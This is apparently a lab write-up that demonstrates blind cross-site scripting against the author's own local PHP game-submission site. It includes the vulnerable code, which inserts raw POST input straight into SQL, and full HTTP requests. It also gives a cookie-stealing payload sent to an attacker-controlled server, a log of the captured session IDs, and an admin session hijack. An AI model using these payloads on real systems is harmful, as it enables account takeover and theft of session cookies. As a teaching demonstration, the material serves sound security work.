
Blind Cross Site Scripting




```php
if (empty($error_messages)) {
  $game_name = $_POST['game_name'];
  $game_des = $_POST['game_des'];
  $game_cat = $_POST['game_cat'];
  if ($game_cat === 'Other') {
      $game_cat = $_POST['other_game_cat'];
  }
  $game_plat = $_POST['game_plat'];
  $game_website = $_POST['game_website'];

  $sql = "INSERT INTO pending_games (game_name, description, category, platform, website, status)
  VALUES ('$game_name', '$game_des', '$game_cat', '$game_plat', '$game_website', 'Pending')";
```

Figure 1 Vulnerable Code.

This Code from our website it takes information from the user about game that he wants to add after that it will store the information to table called pending_games all of this information will be send to an administrator dashboard and he has the ability to approved or disapproved the game. From this code you can see that all input “POST” are sent without any type of validation. However, if we want to inject that it will be blind cause you will not see that output of the execution but when the administrator visits a page where he/she can approve or disapprove the script will trigger.

Let’s demonstrate that.



```
127.0.0.1/iau/addingGames.php
```

Game Name:

Game Description:


Game Category: Sandbox

Game Platform:

Game Website:

This is one of the functionalities in our website where user can request to add a game that’s not appear in the search results. And From figure 1 we know that all the input is vulnerable so let’s try basic cross site scripting injection for this first input “Game Name” only.

The payload used: “<script>alert(1)</script>”




```
POST /iau/addingGames.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 169
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/iau/addingGames.php
Cookie: PHPSESSID=6dr41bfqfer9kdogs75u24upme
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

game_name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&game_des=XSS+POC&game_cat=Real-time+strategy+%28RTS%29&other_game_cat=&game_plat=PC&game_website=
https%3A%2F%2Ftest.com
```

```
%3Cscript%3Ealert%281%29%3C%
2Fscript%3E
```

```
<script>alert(1)</script>
```

Figure 2 POST request for adding Games.

After sending this request the message will appear



127.0.0.1/iau/addingGames.php

Game Name: <script>alert(1)</script>

Game Description: XSS POC

Game Category: Real-time strategy (RTS)

Game Platform: PC


Game Website: https://test.com

127.0.0.1

waiting for admin approval


However, our Cross Site Scripting (XSS) not trigger???

That’s why we called it Blind XSS where you can’t see the execution not let’s sign as an administrator and go to approval page.


Welcome ! You are now signed in to your account.

Hello, admin


After we enter a page, our script triggered


127.0.0.1/iau/approval.php

Game Name | Description | Category | Platform | Website | Status | Action |

127.0.0.1

1


127.0.0.1/iau/approval.php


Game Name | Description | Category | Platform | Website | Status | Action |
POC XSS Real-time strategy (RTS) PC http://test.com pending Approve Deny

And as you can see there’s no name cause in name filed, we put JavaScript code. And it has been executed.

Now What Can Attacker do (what is the impact)

Instead of injecting basic JavaScript which is “<script>alert(1)</script>” this payload consider to be a proof of concept for the existence of vulnerabilities. Let’s use another payload:

“`<img src=x onerror=this.src='http://attackerIP:1234/?'+document.cookie;>`”
This payload will try to upload an image and the source of that image is “x” which doesn’t exist in the server so will trigger the “onerror” and it will send the cookie to attacker control website.
Let’s demonstrate that.



```
C:\Users\aminb>python3.11 -m http.server 1234
Serving HTTP on :: port 1234 (http://[::]:1234/) ...
```


I started a web server in python in port 1234 so the full payload should look like this:

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;>”

And we will add Game name to not make the request suspicious.

“<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;> Valorant”

Now we will send it.



```
POST /iau/addingGames.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/iau/addingGames.php
Cookie: PHPSESSID=6dr41bfqfer9kdogs75u24upme
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

game_name=%3Cimg+src%3Dx+onerror%3Dthis.src%3D%27http%3A%2F%2F192.168.8.128%3A1234%2F%3F%27%2Bdocument.cookie%3B%3E+Valorant&game_des=Blind+POC&
game_cat=Real-time+strategy+%28RTS%29&other_game_cat=&game_plat=test&game_website=http%3A%2F%2Ftest.com
```

Selected text


```
%3Cimg+src%3Dx+onerror%3Dthis.src%3D%27http%3A%2F%2F192.168.8.128%3A1234%2F%3F%27%2Bdocument.cookie%3B%3E+Valorant
```

Decoded from: URL encoding

```
<img src=x onerror=this.src='http://192.168.8.128:1234/?'+document.cookie;> Valorant
```

Decoded from: URL encoding

```
<img src=x onerror=this.src='http://192.168.8.128:1234/?' document.cookie;> Valorant
```



Game Name:

`<img src=x onerror=this.src="http://192.168.8.128:1234/?"+document.cookie;> \`

Game Description:

`Blind POC`

Game Category:

Real-time strategy (RTS)


Game Platform:

test

Game Website:

http://test.com


Let’s go to admin Dashboard.



Game Name	Description	Category	Platform	Website	Status	Action
Valorant	Blind POC	Real-time strategy (RTS)	test	http://test.com	pending	Approve Deny

```
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
::ffff:192.168.8.128 - - [29/May/2023 13:15:21] "GET /?PHPSESSID=d2rtpmnag9h9k2cn1u7obe
1j3u HTTP/1.1" 200 -
```

Now Let’s try to login as admin with his cookie.


127.0.0.1/iau/index.php

Welcome ! You are now signed in to your account.

Hello, loser

Add Your Games


Games

Search...

Game Name	Game Description	Game Category	Game Platform	Game Website
sdfdsf	dfdfd	Multiplayer online battle arena (MOBA)	dfdfdf	https://evil.com

Log Out

Here I'm Login As normal User I will change my cookie to the admin cookie and let's see what happens.


127.0.0.1/iau/index.php

Welcome ! You are now signed in to your account.

Hello, admin

Add Your Games

Pending Games Approval

Games

